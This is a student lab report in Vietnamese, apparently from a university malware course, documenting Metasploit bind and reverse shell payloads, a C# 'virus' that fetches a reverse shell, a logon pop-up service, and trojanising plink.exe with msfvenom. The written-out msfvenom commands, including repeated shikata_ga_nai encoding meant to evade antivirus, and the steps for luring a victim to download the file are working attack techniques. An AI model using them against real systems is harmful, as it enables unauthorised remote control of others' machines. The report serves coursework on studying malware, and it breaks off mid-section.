BÁO CÁO THỰC HÀNH

**Môn học: Cơ chế hoạt động của mã độc**

**Lab 3: Virus và sâu máy tính Virus and Worm**

*GVHD: Nguyễn Hữu Quyền*

1. **THÔNG TIN CHUNG:**

*(Liệt kê tất cả các thành viên trong nhóm)*

Lớp: NT230.O22.ATCL.1- Nhóm 3

|  |  |  |  |
| --- | --- | --- | --- |
| **STT** | **Họ và tên** | **MSSV** | **Email** |
| 1 | Nguyễn Ngọc Trà My | 21520353 | [21520353@gm.uit.edu.vn](mailto:21520353@gm.uit.edu.vn) |
| 2 | Bùi Hoàng Trúc Anh | 21521817 | [21521817@gm.uit.edu.vn](mailto:21521817@gm.uit.edu.vn) |
| 3 | Lê Hoàng Oanh | 21521253 | [21521253@gm.uit.edu.vn](mailto:21521253@gm.uit.edu.vn) |
| 4 | Bùi Nguyên Phúc | 21522469 | 21522469@gm.uit.edu.vn |

1. **NỘI DUNG THỰC HIỆN:**

|  |  |  |
| --- | --- | --- |
| **STT** | **Công việc** | **Kết quả tự đánh giá** |
| 1 | **Yêu cầu 1** | 100% |
| 2 | **Yêu cầu 2** | 100% |
| 3 | **Yêu cầu 3** | 100% |

**Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.**

BÁO CÁO CHI TIẾT


1. Thực hiện tạo payload khác (không phải reverse TCP) có thể chạy trên hệ điều hành Linux

Sử dụng tiện ích msfvenom để khởi tạo một bind shell và xuất output ra thành file PE để có thể thực thi trên Windows (máy nạn nhân)


*msfvenom -p windows/meterpreter/bind\_tcp RHOST=(IP Address) LPORT=(Your Port) -f exe > bind.exe*

Trong đó:

* -p windows/meterpreter/bind\_tcp: Chọn payload là Meterpreter bind TCP cho hệ điều hành Windows.
* RHOST=(địa chỉ IP của máy mục tiêu): Địa chỉ IP của máy mục tiêu, nơi payload sẽ lắng nghe kết nối.
* LPORT=(cổng bạn muốn sử dụng): Cổng lắng nghe trên máy mục tiêu để Meterpreter kết nối đến.
* -f exe: Định dạng đầu ra là tệp tin thực thi (executable file).
* bind.exe: Tên tệp tin đầu ra của payload, trong đó "bind.exe" là tên bạn đã chọn cho tệp tin thực thi.



Trên máy kẻ tấn công, thực hiện khởi chạy công cụ msfconsole




Giữ nguyên Terminal bật lắng nghe, mở 1 terminal khác và thực hiện chạy dịch vụ web để cho nạn nhân có thể tải tập tin bind shell về máy




Trên máy nạn nhân, mở web browser và truy cập vào đường dẫn


http://192.168.111.130/bind.exe để tải tập tin về máy, và thực hiện chạy tập tin này



Trên máy kẻ tấn công, connect đến máy nạn nhân. Như vậy, kẻ tấn công đã hoàn toàn kiểm soát được máy nạn nhân.



1. Có 2 loại payload trên Metasploit Framework là Staged và Non-Staged. Hãy tạo ra reverse shell cho từng loại, và so sánh sự khác biệt giữa chúng, bao gồm:
2. Kích thước payload



Payload Staged nhỏ hơn Non-Staged

1. Công cụ để lắng nghe kết nối ngược lại


Cả hai đều có thể sử dụng meterpreter để lắng nghe kết nối:

* Non-staged rev tcp thiết lập kết nối ngay lập tức khi máy nạn nhân mở tệp malicious
* Staged rev tcp khi thiết lập kết nối dễ gây ra hiện tiếp ‘close session’ và chậm.


1. Khả năng phát hiện của các phần mềm Anti-virus

Kiểm tra bằng Windows Defender trên Windows 7 không phát hiện ra gì:

Staged





Non-staged:




1. Viết một virus máy tính bằng ngôn ngữ lập trình C# có chức năng sau:
2. Thay đổi hình nền của máy nạn nhân.

Ta thực hiện tải hình ảnh từ trên internet về -> thay đổi hình nền của nạn nhân -> xóa hình ảnh


Hình nền trước khi chạy







1. Kiểm tra máy nạn nhân có kết nối Internet hay không. Nếu có, tải và thực thi reverse shell để kết nối ngược về máy của kẻ tấn công. Và ngược lại, nếu máy nạn nhân không được kết nối Internet, tạo 1 tập tin (thư mục) bất kỳ trên Desktop của nạn nhân với nội dung tùy chọn


Viết hàm kiểm tra internet của nạn nhân




Viết hàm reverse shell




Hàm tạo ra 1 file và ghi 1 tin nhắn bất kỳ vào máy nạn nhân.





Ta dùng IP của hacker vào con Virus. Sau đó mở sẵn port 6666 chờ phản hồi từ virus.



Khi có mạng ta thấy được máy hacker đã kết nối được với máy của nạn nhân.

Khi không có mạng thì virus tự tạo ra 1 file tên nhom3.txt và khi vào nội dung “hello brooo”





1. Viết một ứng dụng virus đơn giản bằng dịch vụ trên C#, hiện pop-up MSSV trên máy nạn nhân mỗi khi user thực hiện đăng nhập thành công.

Để hiển thị pop-up với Windows Service, ta sử dụng thư viện wtsapi32.h để tận dụng WTSSendMessageA hiển thị MessageBox pop-up:

Ảnh có chứa văn bản, ảnh chụp màn hình, phần mềm, Trang web

Description automatically generated

Ta sử dụng DllImport để add wtsapi32.h vào sources:

Ảnh có chứa văn bản, ảnh chụp màn hình, phần mềm, màn hình

Description automatically generated

Tiếp theo, sử dụng event OnSessionChange để check session behavior của User. Tiếp đó, vì không biết cụ thể session id của mỗi lần log on, do đó, dựa vào tính chất của các session id của user lúc log on (thường là nhỏ từ 0 -> 9), ta thực hiện chạy vòng lặp:

Ảnh có chứa văn bản, ảnh chụp màn hình, phần mềm, Phần mềm đa phương tiện

Description automatically generated

Ở phần setting, ta chọn ServiceStartMode.Automatic để service tự mở và khởi tạo. Sau đó, bật service lên:

Ảnh có chứa văn bản, ảnh chụp màn hình, phần mềm, Biểu tượng máy tính

Description automatically generated

[Video kết quả](https://youtu.be/g_bFrk0rykc)

1. So sánh giữa việc viết virus bằng dịch vụ trên C# so với việc tạo bằng MSF (quyền, khả năng phát hiện, …)

**Tạo virus bằng dịch vụ trên C#:**

*Ưu điểm:*

* Dễ hiểu và dễ triển khai: C# là một ngôn ngữ lập trình phổ biến và dễ học, nên việc viết virus bằng dịch vụ trên C# có thể dễ dàng hơn đối với những người đã có kinh nghiệm với ngôn ngữ này.
* Kiểm soát cao: Việc viết mã bằng C# cho phép bạn kiểm soát hoàn toàn các chức năng và tính năng của virus mà bạn tạo.

*Nhược điểm:*

* Dễ phát hiện: Mã nguồn của virus có thể dễ dàng bị phát hiện bởi các công cụ chống virus hoặc phần mềm bảo mật.
* Cần quyền quản trị: Để cài đặt dịch vụ, thường cần quyền quản trị trên hệ thống, điều này có thể làm giảm khả năng lây lan của virus.

**Tạo virus bằng Metasploit Framework (MSF):**

*Ưu điểm:*

* Có sẵn các mô-đun và payload: MSF cung cấp một loạt các mô-đun và payload được kiểm tra và sẵn sàng sử dụng, giúp việc tạo virus trở nên dễ dàng hơn.
* Khả năng lây lan mạnh mẽ: MSF cung cấp các công cụ và kỹ thuật để tự động lây lan qua mạng, tận dụng các lỗ hổng bảo mật trên các hệ thống.

*Nhược điểm:*

* Đòi hỏi kiến thức kỹ thuật: Sử dụng MSF yêu cầu bạn có kiến thức về các lỗ hổng bảo mật và kỹ thuật tấn công.
* Dễ bị phát hiện: Một số payload và mô-đun trong MSF có thể bị phát hiện và chặn bởi các công cụ bảo mật.
* Nguy hiểm cho người sử dụng không cẩn thận: Việc sử dụng MSF có thể dẫn đến việc tấn công các hệ thống một cách không đáng có hoặc phạm pháp nếu được sử dụng không cẩn thận.

1. Thực hiện nhúng reverse shell vào tập tin khác mà có thể chạy trên Windows

Ta lựa chọn nhúng vào tập tin plink.exe

A close-up of a black background

Description automatically generated

Sử dụng tiện ích msfvenom để khởi tạo một reverse shell và xuất output ra thành file PE để có thể thực thi trên Windows, qua câu lệnh:

*msfvenom -p windows/shell\_reverse\_tcp LHOST=192.168.30.130 LPORT=4444 -f exe -e x86/shikata\_ga\_nai -i 9 -x /usr/share/windows-resources/binaries/plink.exe -o another\_embedded.exe*

Trong đó:

* -p windows/shell\_reverse\_tcp: Chọn payload để tạo ra một kết nối backdoor sử dụng giao thức TCP, nghĩa là máy con (victim) sẽ kết nối lại với máy chủ (attacker) để nhận một dòng lệnh shell.
* LHOST=192.168.30.130: Địa chỉ IP của máy chủ lắng nghe (attacker), tức là địa chỉ IP của máy chủ mà máy con sẽ kết nối lại.
* LPORT=4444: Cổng mà máy con sẽ sử dụng để kết nối lại với máy chủ.
* -f exe: Chọn định dạng tệp tin đầu ra là một tập tin thực thi trên Windows (exe).
* -e x86/shikata\_ga\_nai: Sử dụng mã hóa shikata\_ga\_nai để mã hóa payload. Mã hóa này giúp bypass các cơ chế phát hiện độc hại dựa trên chữ ký của antivirus.
* -i 9: Số lần lặp mã hóa. Trong trường hợp này, payload sẽ được mã hóa bằng shikata\_ga\_nai 9 lần.
* -x /usr/share/windows-resources/binaries/plink.exe: Tùy chọn này cho phép nhúng payload vào một tập tin thực thi (executable file) có sẵn trên hệ thống, ở đây là tập tin plink.exe. Khi tập tin này được thực thi, payload cũng sẽ được chạy.
* -o another\_embedded.exe: Định danh cho tệp tin thực thi mới được tạo ra, trong trường hợp này là another\_embedded.exe.

A screenshot of a computer screen

Description automatically generated

Trên máy kẻ tấn công, thực hiện khởi chạy công cụ để lắng nghe

A screen shot of a computer program

Description automatically generated

Thực hiện chạy dịch vụ web để cho nạn nhân có thể tải tập tin reverse shell về máy

A computer screen shot of a program

Description automatically generated

Trên máy nạn nhân, mở web browser và truy cập vào đường dẫn http://192.168.30.130/another\_embedded.exe để tải tập tin về máy, và thực hiện chạy tập tin này.

A screenshot of a computer

Description automatically generated

Trên máy kẻ tấn công, nhận được connect back từ máy nạn nhân.

A screenshot of a computer

Description automatically generated

1. So sánh giữa việc nhúng payload vào tập tin có sẵn vào tạo payload mới

Nhúng payload vào tập tin thực thi có sẵn:

